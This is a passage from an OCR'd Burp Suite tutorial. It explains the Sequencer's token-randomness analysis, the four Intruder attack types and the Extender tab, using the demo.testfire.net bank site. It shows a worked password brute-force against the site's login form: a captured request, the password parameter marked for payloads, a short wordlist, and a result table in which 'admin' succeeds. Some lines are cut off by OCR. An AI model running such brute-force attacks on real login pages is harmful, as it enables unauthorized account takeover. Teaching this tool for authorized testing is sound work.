
Step 1: Intercept the "Login" request > Right-Click, select "Send to Sequencer".



```
GET /bank/main.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;                          irefox/52.0
Accept: text/html,application/xhtml+xml,applicati
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://demo.testfire.net/bank/login.aspx
Cookie: ASP.NET_SessionId=nf00mtqembxarjijufop2v45                        740;
amUserInfo=UserName=YWRtaW4=&Password=YWRtaW4=; an
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Figure 45: Sending Request to "Sequencer".

Step 2: In Sequencer tab > under "Select Live Capture Request" select the Request and click "Start live capture".


Burp Suite Professional v1.7.1
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Live capture Manual load Analysis options
Select Live Capture Request
Remove
Clear
Start live capture
Token Location Within Response
Cookie:
Form field:
Custom location:
Configure

Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live

#	Host	Request
2	http://demo.testfire.net	GET /bank/main.aspx HTTP/1.1Host: demo.t...

Select the location in the response where the token appears.

Figure 46: "Start Live capture" to check the sequence or randomness.

Observe that "Live Capture" started.

Note: "Pause" and "Stop" can be done anytime and analyze the token.





Figure 47: Live capture started with "Pause" and "Stop" option.

Observe that the result is declared after the sequencer has analyzed everything.



The chart shows the number of bits of effective entropy at each significance level, based on the bit-level tests. Each significance level define probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring fall hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to r that the sample is random, and so increases the chance that non-random data will be treated as random.

Figure 48: Result of the analyzing of the sequence and randomness.

Intruder Tab

- Intruder performs fuzzing with different content with the same request multiple times.
- Intruder web fuzzing typically consists of sending unexpected inputs to the target application.

Intruder is for automating attacks, attacks against web applications like:

- Fuzzing for XSS, SQLi, Path traversals, etc.
- Enumerating common directories and files that can cause information leakage.
- Enumerating user information, such as names and passwords.


Intruder has 4 attack types in drop-down menu

1) Sniper

2) Battering ram

3) Pitchfork

4) Cluster bomb


Burp Suite Professional v1.7.11
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts SessionAuth
Target Positions Payloads Options
Payload Positions
Start attack
Attack type: Sniper
Sniper
Battering ram
Pitchfork
Cluster bomb
Add §
Clear §
Auto §
Refresh
Type a search term
0 matches
Clear
0 payload positions
Length: 0

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Figure 49: Intruder window with attack type.

Sniper: Sniper replaces all positions with strings from a single payload list. It will iterate through all payloads one by one for all positions.


Battering ram: All positions are simultaneously replaced with the same attack payload.

Pitchfork: Pitchfork uses two or more payload lists, depending on the number of marked positions. It will use the first word of the first list for the first position and so on.

Cluster bomb: Multiple lists are used in this heuristic.

Steps to Sniper attack (Intruder)


Step 1: Intercept the "Login" request > Right-Click, select "Send to Intruder".



```
POST /bank/login.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/2010
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://demo.testfire.net/bank/login.aspx
Cookie: ASP.NET_SessionId=nf00mtqembxarjijufop2v45; amSessionId=2130
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

uid=admin&passw=abc&btnSubmit=Login
```

Figure 50: Sending "Intercepted Request" to the "Intruder".

Step 2: Under "Positions" > Under "Payload Positions" => "Attack type" set to "Sniper" > click "Clear" > select the parameter and click "Add".



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /bank/login.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://demo.testfire.net/bank/login.aspx
Cookie: ASP.NET_SessionId=nf00mtqembxarjijufop2v45; amSessionId=2130401421740
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

uid=admin&passw=§abc§&btnSubmit=Login
```

0 matches

1 payload position


Length: 569

Burp Suite Professional v1.7.11
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts SessionAuth
1 2 ...
Target Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh
Type a search term
Clear

Figure 51: Selecting "Attack Type" and adding "parameter".

Step 3: Under "Payloads" > Under "Payload Options", enter multiple payloads and click "Add" every time you add a new payload > click "Start attack" to start attack.

Note: Under "Payload Options" > click "Load" to submit the full wordlist or add a preloaded list select from "Add from list".



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1　　Payload count: 10
Payload type: Simple list　　Request count: 10

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

```
hacker
test
pprasoon
prasoon
hackme
sql
admin
```

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts SessionAuth
Target Positions Payloads Options
Start attack
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ...

Figure 52: Adding payload for the attack.

Observe that one password has been successfully applied.



Intruder attack 1

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	9098	
1	hacker	200	☐	☐	9098	
2	test	200	☐	☐	9098	
3	pprasoon	200	☐	☐	9098	
4	prasoon	200	☐	☐	9098	
5	hackme	200	☐	☐	9098	
6	sql	200	☐	☐	9098	
7	admin	302	☐	☐	576	
8	add	200	☐	☐	9061	
9	1234	200	☐	☐	9061	
10	admin1234	200	☐	☐	9061	


```
HTTP/1.1 302 Found
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 136
```

Figure 53: After Brute force found one successful attack.

Extender Tab

- ➡ As we know, Burp Suite on its own has many sets of functionalities (Tools), but also provides API interfaces for extending more functionality and finding vulnerabilities.
- ➡ Extension helps in enhancing and extending the functionality.
- ➡ Extender also helps the user to implement their own extensions written in JAVA, Python, and Ruby.

Note: We will be learning about "XssValidator" extender from BApp Store.



